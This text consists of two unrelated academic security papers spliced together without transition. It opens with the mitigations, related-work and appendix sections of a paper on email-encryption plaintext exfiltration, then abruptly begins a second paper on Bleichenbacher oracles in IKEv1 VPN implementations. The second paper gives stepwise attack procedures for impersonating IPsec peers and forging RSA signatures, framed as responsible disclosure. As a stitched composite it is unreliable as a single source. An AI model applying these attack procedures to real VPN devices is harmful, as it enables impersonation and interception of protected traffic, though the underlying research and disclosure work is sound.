Our attacks are applicable to email security gateways as well. In fact, preventing the showed attacks in these scenarios could be even more challenging, especially for the MIME-related issues. The reason is that a gateway is only used to decrypt the incoming emails and has no knowledge of the email processing clients.

We were not able to systematically analyze security gateways as they are not easily accessible. Nevertheless, we had a chance to test two appliances. The configuration of the first one was insecure and we could find a direct exfiltration exploit. The second gateway was configured correctly and we were not able to find any direct exploits in the limited time we had for the evaluation.

# 8 Mitigations

Backchannels are critical, because they provide a way to *instantly* obtain the plaintext of an email. Reliably blocking *all* backchannels, including those not based on HTML, would prevent all the attacks *as presented*. However, it does not fix the underlying vulnerability in the S/MIME and OpenPGP standards. In a broader scenario, an attacker could also inject binary attachments or modify already attached ones, such that exfiltration is done later even if no email client is involved. Therefore, blocking network requests is only a short-term solution. In the following section we present long-term mitigations which require updating the standards.

## 8.1 Countering direct exfiltration attacks

**Same origin policy for email.** The complexity of HTML, CSS and MIME makes it possible to mix encrypted and plaintext contents. If an exfiltration channel is available, this can lead to direct leaks of decrypted plaintexts, independently of whether the ciphertext is authenticated or not. In web scenarios, a typical protection against these kinds of attacks is the same origin policy [28]. Similar protection mechanisms could be applied in email scenarios as well. These should enforce that email parts with different security properties are not combined.

However, this mitigation is hard to enforce in every scenario. For example, email gateways typically used in companies process encrypted emails and forward the plain data to email clients used by the employees. Email clients have no knowledge whether the original message was encrypted or not. In such scenarios this countermeasure must be combined with different techniques. An effective mitigation for an email gateway would be to display only the first email body part and convert further body parts into attachments.

## 8.2 Countering malleability gadget attacks

The S/MIME standard does not provide any effective security measures countering our attacks. OpenPGP provides Message Modification Codes and we could observe several OpenPGP implementations that were not vulnerable to our attacks because they dropped ciphertexts with invalid MDCs. Unfortunately, the OpenPGP standard is not clear about handling MDC failures. The standard only vaguely states that any failures in the MDC check "MUST be treated as a security problem" and "SHOULD be reported to the user" [18] but lacks a definition on how to deal with security problems. Furthermore, the standard still supports SE packets which offer no integrity protection. From this perspective, the security vulnerabilities observed in GnuPG and Enigmail are standard-conforming, as GnuPG returns an error code and prints out a specific error message. Our experiments showed that different clients deal differently with MDC failures (see Table 4).

In the long-term, updating the S/MIME and OpenPGP standards is inevitable to meet modern cryptographic best practices and introduce authenticated encryption algorithms.

**Authenticated encryption (AE).** Our attack would be prevented if the email client detects changes in the ciphertext during decryption *and* prevents it from being displayed. On a first thought, making an AE block cipher such as AES-GCM the default, would prevent the attack.

Although CMS defines an *AuthenticatedData* type [29], S/MIME's current specification does not. There were efforts to introduce authenticated encryption in OpenPGP which is, however, expired [30].

By introducing these algorithms, the standard would need to address backwards compatibility attacks and handling of streaming-based decryption.

**Solving backwards compatibility problems.** In a backwards compatibility attack an attacker takes a secure authenticated ciphertext (e.g., AES-GCM) and forces the receiver to use a weak encryption method (e.g., AES-CBC) [31]. To prevent these attacks, usage of different keys for different cryptographic primitives has to be enforced. For example, the decrypted key can be used as an input into a key derivation function KDF together with an algorithm identifier. This would enforce different keys for different algorithms:

$$k_{\text{AES-CBC}} = KDF(k, \text{“AES-CBC”}) \quad (1)$$

$$k_{\text{AES-GCM}} = KDF(k, \text{“AES-GCM”}) \quad (2)$$

Although an email client could use S/MIME's *capabilities list* to promote more secure ciphers in every signature, an attacker can still forward emails she obtained in the past. The email client may then (a) process the old email and stay susceptible to exfiltration attacks or (2) do not process the email and break interoperability.

**Streaming-based decryption.** OpenPGP uses streaming, i.e. it passes on plaintext parts during decryption if the ciphertext is large. This feature collides with our request for AE ciphers because most AE ciphers also support streaming. In the event that the ciphertext was modified, it will pass on already decrypted plaintext, along with an error code at the end. If these plaintext parts are interpreted, exfiltration channels may arise despite using an AE cipher. We think it is safe to turn off streaming in the email context because the size of email ciphertexts is limited and can be handled by modern computers. Otherwise, if the ciphertext size is a concern, the email should be split into chunks which are encrypted and authenticated so that no streaming is needed. A cryptographic approach to solve this problem would be to use a mode of operation which does not allow for decrypting the ciphertext before its authenticity is validated. For example, AES-SIV could be used [32]. Note that AES-SIV works in two phases and thus it does not offer such performance as e.g., AES-GCM.

## 9 Related work

In 2000 Katz and Schneier described a chosen-ciphertext attack [33] that *blinds* an uncompressed ciphertext, which they send in a spoofed email to the victim. They then hope that the victim replies to the email with the blinded ciphertext, that they can then unblind. This attack requires a cooperating victim and does not work against compressed plaintexts.

In 2001 Davis described "surreptitious forwarding" attacks and their applicability to S/MIME, PKCS#7, MOSS, PEM, PGP, and XML [34] in which an attacker can re-sign or re-encrypt the original email and forward it onto a third person.

In 2002 Perrin presented a downgrade attack, which removes the integrity protection turning a SEIP into a SE data packet [20]. In 2015, Magazinius showed that this downgrade attack is applicable in practice [21].

In 2005 Mister and Zuccherato described an adaptive-chosen-ciphertext attack [22] exploiting OpenPGP's integrity *quick check*. The attacker need $2^{15}$ queries to decrypt two plaintext bytes per block. The attack requires a high number of queries, which makes the attack unpractical for email encryption.

Strenzke [19] improved one of Davis' attacks and noted that an attacker can strip a signature and re-sign the encrypted email with his private key. He sends the email to the victim who hopefully responds with an email including the decrypted ciphertext.

Many attacks abuse CBC malleability property to create chosen-ciphertext attacks [35–38]. Practical attacks have been shown against IPSec [39, 40], SSH [41, 42], TLS [43–46], or XML Encryption [47]. Overall, the attacker uses the server as an oracle. This is not possible in typical OpenPGP and S/MIME scenarios, since users are unlikely to open many emails without getting suspicious. Some of these attacks exploit that with CBC it is also possible to encrypt arbitrary plaintext blocks or bytes [38, 40, 47]. For example, Rizzo and Duong described how to turn *a decryption oracle into an encryption oracle*. They used their CBC-R technique to compute correct headers and issue malicious JSF view states [38].

In 2005, Fruwirth, the author of the Linux Unified Key Setup (luks), wrote a compendium of attacks and insecure properties of CBC [48] in the hard disk encryption context. Later in 2013, Lell presented a practical exploit for CBC malleability against a Ubuntu 12.04 installation that is encrypted using luks [49] with CBC. An attack very similar to Lell's was described in 2016 in the Owncloud server side encryption module [50].

In 2017 Cure53 analyzed the security of Enigmail [51]. The report shows that surreptitious forwarding is still possible and that it is possible to spoof OpenPGP signatures.

## Acknowledgements

The authors thank Marcus Brinkmann and Kai Michaelis for insightful discussions about GnuPG, Lennart Grahl, Yves-Noel Weweler and Marc Dangschat for their early work around X.509 backchannels, Hanno Böck for his comments on AES-SIV and our attack in general, Tobias Kappert for countless remarks regarding the deflate algorithm, and our anonymous reviewers for many insightful comments.

## A Unsuccessful backchannel tests

We pursued further tests which were not successful but are documented here for the sake of completeness.

**Spam datasets.** We checked whether spammers may already be aware of bypasses for remote content blocking in email clients and analyzed two large spam datasets[10,11] containing over ten millions of spam emails altogether ranging from 1997 to 2018. However, we found that spammers do not use or are not aware of bypasses for content blocking as they only included well-known technique to trace if an email is actually read.

**Generic email headers.** There are various standardized and proprietary email headers[12] which allow to include URIs. Furthermore, we used various public email datasets to compile a list of $9,400$ mail headers which contain URLs. We tested those headers against all email clients, but none triggered with the exception of external attachments mentioned in Section 7.4

**Anti-spoofing headers.** We included email headers to fight spam (SPF, DKIM), however the triggered DNS requests at the MTA level, not when mail was opened in the MUA. It is however noteworthy that two email clients performed a DNS lookups for the hostname part of the sender email address at the time the mail was opened. although this is a privacy issue, we cannot use it to for exfiltration because the DNS request was no longer triggered for `From:` header within the encrypted part of the message.

**Message disposition notification.** We identified seven standardized and proprietary email headers which request a confirmation mail attesting that the message has been read. Two mail clients automatically send confirmation emails which has a privacy impact but cannot be used as an exfiltration channel because the mail was not triggered if the message disposition notification header was within the encrypted part. All other clients do not support the feature or explicitly ask the user before sending a message disposition notifications.

**File preview.** Some email clients try to generate a preview for attached files. We prepared specially-crafted PDF, SVG, vCard and vCalendar files which contain hyperlinks, trigger a connection or execute JavaScript when opened. However in the previewed version none of these actions was taken for any of the tested clients.

## Abstract

IPsec enables cryptographic protection of IP packets. It is commonly used to build VPNs (Virtual Private Networks). For key establishment, the IKE (Internet Key Exchange) protocol is used. IKE exists in two versions, each with different modes, different phases, several authentication methods, and configuration options.

In this paper, we show that reusing a key pair across different versions and modes of IKE can lead to cross-protocol authentication bypasses, enabling the impersonation of a victim host or network by attackers. We exploit a Bleichenbacher oracle in an IKEv1 mode, where RSA encrypted nonces are used for authentication. Using this exploit, we break these RSA *encryption* based modes, and in addition break RSA *signature* based authentication in both IKEv1 and IKEv2. Additionally, we describe an offline dictionary attack against the PSK (Pre-Shared Key) based IKE modes, thus covering all available authentication mechanisms of IKE.

We found Bleichenbacher oracles in the IKEv1 implementations of Cisco (CVE-2018-0131), Huawei (CVE-2017-17305), Clavister (CVE-2018-8753), and ZyXEL (CVE-2018-9129). All vendors published fixes or removed the particular authentication method from their devices' firmwares in response to our reports.

## 1 Introduction

VPNs (Virtual Private Networks) allow employees to securely access a corporate network while they are outside the office. They also allow companies to connect their local networks over the public Internet. Examples for large industrial VPNs are the ANX (Automotive Network Exchange), ENX (European Network Exchange), and JNX (Japanese Network Exchange) associations, which connect vehicle manufacturers with their suppliers [1–3]. In 4G/LTE (Long Term Evolution) networks, wireless carriers use VPNs to secure the backhaul links between base stations and the core network [4, pp. 66–67]. Other applications of VPNs involve circumventing geo-restrictions and censorship.



Figure 1: The relationship between IKEv1 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets denote the number of messages to be exchanged in the protocol.

IPsec (Internet Protocol Security) is a protocol stack that protects network packets at the IP layer. In contrast to other widespread cryptographic protocols like TLS (Transport Layer Security) or SSH (Secure Shell), which operate at the application layer, IPsec allows to protect *every* IP based communication. When transmitting payload data, IPsec uses two different data formats to protect IP packets: AH (Authentication Header) for integrity-only setups and ESP (Encapsulating Security Payload) for confidentiality with optional integrity.

**IKE.** To establish a shared secret for an IPsec connection, the IKE protocol has to be executed. There are two different versions of IKE named IKEv1 (1998) and IKEv2 (2005). Although IKEv2 officially obsoletes the



Figure 2: The relationship between IKEv2 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Furthermore, Phase 1 and Phase 2 are partially interleaved. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets to the left denote the number of messages to be exchanged in the protocol.

previous version, both are still available in all implementations and both can be configured for actual use in all major operating systems and network devices.

IKE consists of two phases, where Phase 1 is used to establish initial authenticated keying material between two peers. Phase 2 is used to negotiate further derived keys for many different IP based connections between the two.

IKE is one of the most complex protocols in use, and the dependencies between Phase 1 and Phase 2 make it hard to analyze. Figures 1 and 2 illustrate this complexity: In IKEv1, both phases are clearly separated, but there are two different modes for Phase 1. In IKEv2, Phase 1 has been simplified, but now Phase 1 interleaves with the first execution of the Phase 2 protocol.

**Authentication.** In IKEv1, four authentication methods are available for Phase 1 (cf. subsection 2.2): Two RSA encryption based methods, one signature based method, and a PSK (Pre-Shared Key) based method. All Phase 1 modes/methods contain a DHKE (Diffie-Hellman Key Exchange), which guarantees PFS (Perfect Forward Secrecy) for every connection. IKEv2 Phase 1 omits both encryption-based authentication methods, so only signature and PSK based authentication remain.

**Attacks.** Our attacks only target Phase 1 in IKEv1 and IKEv2, where we impersonate an IKE device. Once attackers succeed with this attack on Phase 1, they share a set of (falsely) authenticated symmetric keys with the victim device, and can successfully complete Phase 2 – this holds for both IKEv1 and IKEv2. The attacks are based on Bleichenbacher oracles discovered in implementations of the two RSA encryption based IKEv1 variants (cf. sections 5–7). These Bleichenbacher oracles can very efficiently be used to decrypt nonces, which breaks these two variants (subsection 4.2). The oracles can also be used to forge digital signatures, which breaks the signature based IKEv1 and IKEv2 variants (subsection 4.4).

We additionally show that both PSK based modes can be broken with an offline dictionary attack if the PSK has low entropy (section 9). We thus provide attacks against *all* authentication modes in both IKEv1 and IKEv2 under reasonable assumptions.

**Contribution.** In this paper, we make the following contributions:

- We identify and describe Bleichenbacher oracles in the IKEv1 implementations of four large network equipment manufacturers, Cisco, Huawei, Clavister, and ZyXEL.
- We show that the strength of these oracles is sufficient to break *all* handshake variants in IKEv1 and IKEv2 (except those based on PSKs) when given access to powerful network equipment.
- We demonstrate that key reuse across protocols as implemented in certain network equipment carries high security risks.
- We complete the evaluation of all variants of IKEv1 and IKEv2 by showing that *all* PSK based variants are vulnerable to offline dictionary attacks if low entropy PSKs are used. Such attacks were previously only documented for one out of the three PSK-based variants of IKE.

**Responsible Disclosure.** We reported our findings to Cisco, Huawei, Clavister, and ZyXEL. Cisco published fixes with IOS XE versions 16.3.6, 16.6.3, and 16.7.1. They further informed us that the vulnerable authentication method would be removed with the next major release. Huawei published firmware version V300R001C10SPH702 for the Secospace USG2000 series that removes the Bleichenbacher oracle and fixes crash bugs we identified on our test device. Customers who use other affected Huawei devices will be contacted directly by their support team as part of a need-to-know strategy. Clavister removed the vulnerable authentication method with cOS version 12.00.09. ZyXEL responded that our ZyWALL USG 100 test device is from a legacy model series that is end-of-support. Therefore, these devices will not receive a fix. For the successor models, the patched firmware version ZLD 4.32 is available.

## 2 IKE (Internet Key Exchange)

IKE is a family of AKE (Authenticated Key Exchange) protocols. It is responsible for negotiating multiple sets of cryptographic algorithms and keys, called SAs (Security Associations) in IPsec terminology. Each SA can either be used to protect the integrity of IP packets with the data format AH (Authentication Header) or to protect confidentiality with optional integrity using the data format ESP (Encapsulating Security Payload). IKE messages are exchanged over UDP (User Datagram Protocol) and their destination port is 500.

IKE is standardized in two major versions: Version 1, described in RFC 2409 [16] and accompanying documents, was published in 1998. It has been declared obsolete by the IETF (Internet Engineering Task Force), but it is nevertheless included in all implementations and still widely used. Version 2, first published in RFC 4306 in 2005 [22] was designed as a low-latency alternative to Version 1, and therefore has a fundamentally different design. It is subject of ongoing standardization, but only minor clarifications are incorporated in the most recent RFCs. IKEv1 uses a data format called ISAKMP (Internet Security Association and Key Management Protocol), which has later been integrated with IKEv2.

### 2.1 IKEv1 Phases

IKEv1 consists of two phases (cf. Figure 1). In Phase 1, a SA is established for IKEv1 itself, such that the subsequent Phase 2 messages can be encrypted. Additionally, a shared symmetric key is established as basis of authentication in Phase 2. In Phase 2, several SAs for IPsec AH and ESP are negotiated.

**IKEv1 Phase 1.** For Phase 1 of the protocol, two modes – main mode and aggressive mode – and four authentication methods are available. A main mode handshake consists of exactly six messages; an aggressive mode handshake compresses the protocol flow into only three messages. We do not cover the aggressive mode explicitly in this paper. However, all results described in this paper hold for the aggressive mode as well. Throughout the rest of this paper, we assume readers familiar with the TLS protocol, as we will sometimes compare IKE with TLS.

Figure 3 gives a simplified overview of the IKE protocol structure of Phase 1. Since IKE uses UDP, the protocol itself has to keep track of the handshake session. IKE uses random values called *cookies* (and denoted by $\mathsf{c}_I$ and $\mathsf{c}_R$) for this purpose; these cookies are present in each IKE header.

The first two messages ($m_1$ and $m_2$) are used to negotiate on a *proposal* – a combination of different cryptographic algorithms, comparable to TLS ciphersuites. In messages $m_3$ and $m_4$ a DHKE is performed, together with the exchange of additional parameters called *ancillary data* (anc), depending on the chosen authentication method.



Figure 3: Generic structure of IKEv1 Phase 1 in main mode.

Based on these messages and the shared DH secret, four symmetric keys ($k$, $k_d$, $k_a$, $k_e$)[1] are derived by both parties (cf. Table 1). The formula to derive the intermediate key $k$ varies between the different authentication methods, which are explained in more detail in the following sections. From this intermediate key, the other three keys are derived as the result of a pseudorandom function. Inputs to this function are $k$, the most recent generated key, the shared DH secret $g^{xy}$, the cookies $(\mathsf{c}_I, \mathsf{c}_R)$, and an index.

The last two messages ($m_5$ and $m_6$) are used for key confirmation. For this, two MAC values[2] are generated using $k$. These MACs are either exchanged or digitally signed. In main mode, messages $m_5$ and $m_6$ are encrypted under key $k_e$.

| | **Signature** | **PKE & RPKE** | **PSK** |
|---|---|---|---|
| $k$ | $\mathsf{PRF}_{n_I,n_R}(g^{xy})$ | $\mathsf{PRF}_{\mathsf{h}(n_I,n_R)}(\mathsf{c}_I,\mathsf{c}_R)$ | $\mathsf{PRF}_{PSK}(n_I,n_R)$ |
| $k_d$ | $\mathsf{PRF}_k(g^{xy},\mathsf{c}_I,\mathsf{c}_R,0)$ | | |
| $k_a$ | $\mathsf{PRF}_k(k_d,g^{xy},\mathsf{c}_I,\mathsf{c}_R,1)$ | | |
| $k_e$ | $\mathsf{PRF}_k(k_a,g^{xy},\mathsf{c}_I,\mathsf{c}_R,2)$ | | |

Table 1: The key derivation in the four different authentication methods.

**IKEv1 Phase 2.** Phase 2 is also called *quick mode*. In essence, quick mode is a three-message PSK based authenticated key agreement protocol. Its security is based on $psk = (k_a, k_d)$ from Phase 1 while key $k_e$ is used to encrypt all messages. For each of the several executions of Phase 2, fresh nonces are exchanged. If PFS is desired, a DHKE can additionally be performed.

## 2.2 IKEv1 Authentication Methods

In Phase 1 of IKEv1, four different modes of authentication are available: (a) Digital signatures, (b) PKE (Public Key Encryption), (c) RPKE (Revised Public Key Encryption), and (d) PSKs (Pre-Shared Keys). While the message exchange patterns in Phase 1 are fixed to main or aggressive mode, the two communicating entities may freely negotiate any of these four authentication modes.

**Signature Based Authentication.** This authentication mode assumes that each party owns an asymmetric key pair with valid certificates. After choosing this authentication mode, nonces $n_I$ and $n_R$ are exchanged as ancillary information with the third and fourth message. These nonces are then used as key input to the PRF function, which is used to derive the shared key $k$ from the shared DH secret. As proof for identification and authentication, both parties sign their MAC values and exchange these signatures, optionally together with their certificates. An exact protocol flow diagram for this mode is given in Figure 13 in Appendix A.

**Public Key Encryption Based Authentication.** This mode requires that both parties exchanged their public keys securely beforehand (e. g. with certificates during an earlier handshake with signature based authentication). RFC 2409 advertises this mode of authentication with a plausibly deniable exchange to raise the privacy level.

In this mode, messages three and four exchange nonces and identities as ancillary information (see Figure 4). In contrast to the signature based mode, they are encrypted using the public key of the respective other party. The encoding format for these ciphertexts is PKCS #1 v1.5. For verification, both parties exchange their MAC values.

**Revised Public Key Encryption Based Authentication.** The PKE based mode of authentication requires both parties to perform two public- and two private-key operations. To reduce this computational overhead, the *revised* public key encryption based mode of authentication (RPKE) was invented (see Figure 8).

This mode still encrypts the nonces $n_I$ and $n_R$ with the other party's public key using PKCS #1 v1.5. However, the identities are encrypted with ephemeral symmetric keys $ke_I$ and $ke_R$ that must not be confused with $k_e$, which is derived later in the handshake. $ke_I$ and $ke_R$ are derived from each party's nonces and cookies. The rest of the handshake is identical to the non-revised mode.

**PSK Based Authentication.** If initiator and responder do not have asymmetric keys, symmetric PSKs can be used for authentication. This can be implemented with a (low or high entropy) password both parties know. The PSK is used to derive $k$ from the nonces $n_I$ and $n_R$, which are exchanged as ancillary information (Figure 12). The rest of the handshake is identical to the public key encryption based modes.

## 2.3 IKEv2

The structure of IKEv2 [24, 25] is fundamentally different from IKEv1 (cf. Figure 2) – Phase 1 and Phase 2 are partially interleaved, and Phase 2 is reduced to a two-message protocol. For our analysis it is only important that IKEv2 (cf. Figure 6) shares two authentication methods with IKEv1, and that we can directly apply our attacks to impersonate an IPsec device in Phase 1 of IKEv2.

# 3 Bleichenbacher Oracles

Bleichenbacher's attack is a padding oracle attack against RSA PKCS #1 v1.5 encryption padding, which is explained in more detail in Appendix B. If an implementation allows an attacker to determine if the plaintext of a chosen RSA ciphertext starts with the two bytes `0x00 0x02`, then a Bleichenbacher attack is possible. In his seminal work [9], Bleichenbacher demonstrated how such an oracle could be exploited:

**Basic Algorithm.** In the most simple attack scenario, attackers have eavesdropped a valid PKCS #1 v1.5 ciphertext $c_0$. To get the plain message $m_0$, the attackers issue queries to the Bleichenbacher oracle $\mathcal{O}$:

$$\mathcal{O}(c) = \begin{cases} 1 & \text{if } m = c^d \bmod N \text{ starts with } \texttt{0x00 0x02} \\ 0 & \text{otherwise} \end{cases}$$

If the oracle answers with 1, the attackers know that $2B \leq m \leq 3B-1$, where $B = 2^{8(\ell_m - 2)}$ where $\ell_m$ is the byte-length of message $m$. The attackers can then take advantage of the RSA malleability and generate new candidate ciphertexts by choosing a value $s$ and computing

$$c = (c_0 \cdot s^e) \bmod N = (m_0 \cdot s)^e \bmod N.$$

The attackers query the oracle with $c$. If the oracle responds with 0, they increment $s$ and repeat the previous step. Otherwise, the attackers learn that $2B \leq m_0 \cdot s - rN < 3B$ for some $r$. This allows the attackers to reduce the range of possible solutions to:

$$\frac{2B + rN}{s} \leq m_0 < \frac{3B + rN}{s}$$

The attackers proceed by refining guesses for $s$- and $r$-values and successively decreasing the size of the interval containing $m_0$. At some point, the interval will contain a single valid value, $m_0$. Bleichenbacher's original paper [9] describes this process in further detail.

**Signature Forgery Using Bleichenbacher's Attack.** It is well known that in the case of RSA, performing a decryption and creating a signature is mathematically the same operation. Bleichenbacher's original paper already mentioned that the attack could also be used to forge signatures over attacker-chosen data. In two papers by Jager et al. [19, 20], this has been exploited for attacks on XML-based Web Services, TLS 1.3, and Google's QUIC protocol. The ROBOT study [10] used this attack to forge a signature from Facebook's web servers as proof of exploitability.

**Optimized Bleichenbacher Attack** In 2012, Bardou et al. [7] presented an optimization of the standard Bleichenbacher attack by trimming the initial space for $m_0$. They divide a ciphertext by an integer $t$ by multiplying it with $t^{-e}$ mod $N$ with $e$ being the public exponent of the oracle.

In case the original plaintext was divisible by $t$, then the multiplication $c_0 \cdot u^e \cdot t^{-e}$ is equal to $\frac{m_0}{t}$ under the assumption that $m_0$ and $m_0 \cdot ut^{-1}$ are PKCS #1 v1.5 conforming. Note, that the value $u$ and $t$ must be coprime integers with $u < \frac{2}{3}t$ and $t < \frac{2N}{9B}$.

In order to find a suitable amount of trimmer values that result in PKCS #1 v1.5 conforming messages, we need to calculate a few thousand $t$ and $u$ values, satisfying the above requirements. After that, we get a set of trimmer values shrinking the $m_0$ search space into smaller chunks of $2B \cdot \frac{t}{u} \leq m_0 < 3B \cdot \frac{t}{u}$.

## 4 Attack Outline

Bleichenbacher attacks [9] are adaptive chosen ciphertext attacks against RSA-PKCS #1 v1.5. Though the attack has been known for two decades, it is a common pitfall for developers [10, 27]. The mandatory use of PKCS #1 v1.5 in two ciphersuite families – the PKE (Figure 4) and RPKE (Figure 8) authentication methods – raised suspicion of whether implementations resist Bleichenbacher attacks.

### 4.1 Bleichenbacher Oracles in IKEv1

PKE authentication is available and fully functional in Cisco's IOS (Internetwork Operating System). In Clavister's cOS and ZyXEL's ZyWALL USGs (Unified Security Gateways), PKE is not officially available. There is no documentation and no configuration option for it; therefore, it is not fully functional. Nevertheless, these implementations processed messages using PKE authentication in our tests. RPKE is implemented in certain Huawei devices including the Secospace USG2000 series. We were able to confirm the existence of Bleichenbacher oracles in all these implementations (CVE-2018-0131, CVE-2017-17305, CVE-2018-8753, and CVE-2018-9129), which are explained in depth in sections 5 – 7.



Figure 4: IKEv1 in Phase 1 using main mode with PKE based authentication. Differences to Figure 3 are highlighted.

On an abstract level, these oracles work as follows: If we replace the ciphertext $c_{n_I}$ in message $m_3$ (cf. Figure 4) with our modified RSA ciphertext, the responder will

**Case 0** indicate an error (Cisco, Clavister, and ZyXEL) or silently abort (Huawei) if the ciphertext *is not* PKCS #1 v1.5 compliant, or

**Case 1** continue with message $m_4$ (Cisco and Huawei) or return an error notification with a different message (Clavister and ZyXEL) if the ciphertext *is* PKCS #1 v1.5 compliant.

Each time we get a Case 1 answer, we can advance the Bleichenbacher attack one more step.

If a Bleichenbacher oracle is discovered in a TLS implementation, then TLS-RSA is broken since one can compute the *Premaster Secret* and the TLS session keys without any time limit on the usage of the oracle. For IKEv1, the situation is more difficult: Even if there is a strong Bleichenbacher oracle in PKE and RPKE mode, our attack must succeed within the lifetime of the IKEv1 Phase 1 session, since a DHKE during the handshake provides an additional layer of security that is not present in TLS-RSA. For example, for Cisco this time limit is



Figure 5: Bleichenbacher attack against IKEv1 PKE based authentication.

currently fixed to 60 seconds for IKEv1 and 240 seconds for IKEv2.

To phrase it differently: In TLS-RSA, a Bleichenbacher oracle allows to perform an *ex post* attack to break the confidentiality of the TLS session later on, whereas in IKEv1 a Bleichenbacher oracle only can be used to perform an *online* attack to impersonate one of the two parties in real time.

## 4.2 A Bleichenbacher Attack against PKE and RPKE

Figure 5 depicts a direct attack on IKEv1 PKE:

1. The attackers initiate an IKEv1 PKE based key exchange with Responder $A$ and adhere to the protocol until receiving message $m_4$. They extract $c_{n_R}$ from this message, and record the public values $\mathsf{c}_I, \mathsf{c}_R$. They also record the nonce $n_I$ and the private DHKE key $x$ chosen by themselves.
2. The attackers keep the IKE handshake with Responder $A$ alive for a maximum period $t_{timeout}$. For Cisco and ZyXEL, we know that $t_{timeout} \geq 60s$, for Clavister and Huawei $t_{timeout} \geq 30s$.
3. The attackers initiate several parallel PKE based key exchanges to Responder $B$.
   - In each of these exchanges, they send and receive the first two messages according to the protocol specification.
   - In message $m_3$, they include a modified version of $c_{n_I}$ according to the Bleichenbacher attack methodology.
   - They wait until they receive an answer $m_4$ (Case 1), or they can reliably determine that this message will not be sent (timeout or reception of a repeated message $m_2$).
4. After receiving enough Case 1 answers from Responder $B$, the attackers compute $n_R$. From the DHKE share of Responder $A$ and their private DHKE share $x$ they compute $g^{xy}$.
5. The attackers now have all the information to complete the key derivation described in Table 1. They can compute $\mathsf{MAC}_I$ and encrypt message $m_5$ to Responder $A$ with key $k_e$. They thus can impersonate Responder $B$ to Responder $A$.

It is important to note that this attack also can be used to execute a man-in-the-middle attack against two parties. For that, the connection is interrupted by the attackers and on the following attempt to restart the IKEv1 session with a handshake, the attackers execute a Bleichenbacher decryption attack against each party. In case of success, they can decrypt and manipulate the whole traffic.

## 4.3 Key Reuse

Each theoretical description of some public key primitive starts with something like $(pk, sk) \xleftarrow{\$} KeyGen(1^\kappa)$ to indicate that freshly generated keys should be used if the security proof should remain valid. In practice, this is difficult to achieve. TLS now has four versions (not counting the completely broken SSL 2.0 and 3.0), three major handshake families, both prime order and elliptic curve groups, and many minor variants described in the different ciphersuites. It is practically impossible to maintain a separate key pair for each ciphersuite. Typically, a single RSA key pair together with an encryption & signing certificate is used to configure a TLS server. As a result, cross-ciphersuite [26] and cross-version [20] attacks have been shown, despite security proofs for single ciphersuite families.

For IKE, there is a similar situation: Maintaining individual key pairs for all "ciphersuite families" and versions of IKE is practically impossible and oftentimes not supported. This is the case with the implementations by Clavister and ZyXEL, for example. Thus, it is common practice to have only one RSA key pair for the whole IKE protocol family. The actual security of the protocol family in this case crucially depends on its cross-ciphersuite and cross-version security. In fact, our Huawei test device reuses its RSA key pair even for SSH host identification, which further exposes this key pair.

## 4.4 A Bleichenbacher Attack Against Digital Signature Based Authentication

The attack against IKEv2 with signature based authentication proceeds as follows (cf. Figures 6 and 7). It can easily be adapted to IKEv1.

1. The attackers initiate an IKEv2 *signature* based key exchange with Responder $A$ and adhere to the pro-



Figure 6: IKEv2 with interleaved Phase 1/Phase 2 with signature based authentication.

tocol until they receive message $m_2$. After this message, they have enough data to complete the key derivation described in Figure 6. From these keys they need $k_{pI}$ to compute $\mathsf{MAC}_I = \mathsf{PRF}_{k_{pI}}(ID_B)$, which is part of the data to be signed with the private key of Responder *B*.

2. They keep the IKE handshake with Responder *A* alive for a maximum period $t_{timeout}$. For Cisco IOS, we know that $t_{timeout} \geq 240s$.
3. The attackers encode the hash $h$ of $(c_I, 0, m_1, n_R, \mathsf{MAC}_I)$ with PKCS #1 v1.5 for digital signatures. We denote this encoded value as $H$. They then compute $c \leftarrow (H \cdot r^e) \pmod N$, which is known as the *blinding* step in the Bleichenbacher attack.
4. The attackers initiate several parallel *PKE based* key exchanges with Responder *B*.
   - In each of these exchanges, they send and receive the first two messages according to Figure 4.
   - In message $m_3$, they include a modified version of $c$ according to the Bleichenbacher attack methodology.
   - They wait until they receive an answer $m_4$ (Case 1), or they can reliably determine that this message will not be sent (timeout, or reception of a repeated message $m_2$).
5. After receiving enough Case 1 answers from Responder *B*, the attackers can compute the decryption $m \leftarrow c^d \pmod N$. Since $m = c^d = (H \cdot r^e)^d = H^d \cdot r^{ed} = H^d \cdot r \pmod N$, they can compute a valid signature $\sigma$ of $H$ by multiplying $m$ with $r^{-1} \pmod N$.



Figure 7: Bleichenbacher attack against IKEv2 signature based authentication.

6. The attackers complete the handshake by sending message $m_3$ including the valid signature $\sigma$ to Responder *A*, thus impersonating Responder *B*.

## 4.5 Offline Dictionary Attack on Main Mode IKEv1 with Pre-Shared Keys

It is common knowledge that the aggressive mode of IKEv1 using PSKs is susceptible to offline dictionary attacks, against *passive attackers* who only eavesdrop on the IP connection. This has actually been exploited in the past [5].

We show that an offline dictionary attack is also possible against the main mode of IKEv1 and against IKEv2 with PSKs, if the attackers are *active* and interfere with DHKE. Additionally, the attackers have to act as a responder, thus waiting for a connection request by the victim initiator. Once the attackers have actively intercepted such an IKE session, they learn an encrypted $\mathsf{MAC}_I$ value. This value is computed from public data from the intercepted session, the shared DHKE value, and the PSK. Since the attackers know all of these values except the PSK, they can now perform an offline dictionary attack against it. Details on this attack can be found in section 9.

# 5 Bleichenbacher Oracle in Cisco IOS

Cisco includes the PKE authentication mode in IOS, which is the operating system on the majority of Cisco routers and current Cisco switches. The mode can also be found in IOS XE, which combines a Linux kernel with IOS as an application. IOS XE is used on Cisco's carrier routers and enterprise switches [13]. For our tests, we used a Cisco ASR 1001-X router running IOS XE in version 03.16.02.S with IOS version 15.5(3)S2.

Based on the default configuration, we first generated an RSA key pair on the device using the default options (i. e., we created *general-keys*; cf. Appendix C). Second, we created a *peer entry* with the RSA public key and IP address of our test initiator. Third and last, we configured a policy that only IKEv1 and only PKE authentication is allowed. Our test initiator is based on *Scapy* [8], a Python library for network packet manipulation. With it, we can create any IKE message and fully control all fields like cookies, proposals, nonces, ciphertexts, etc.

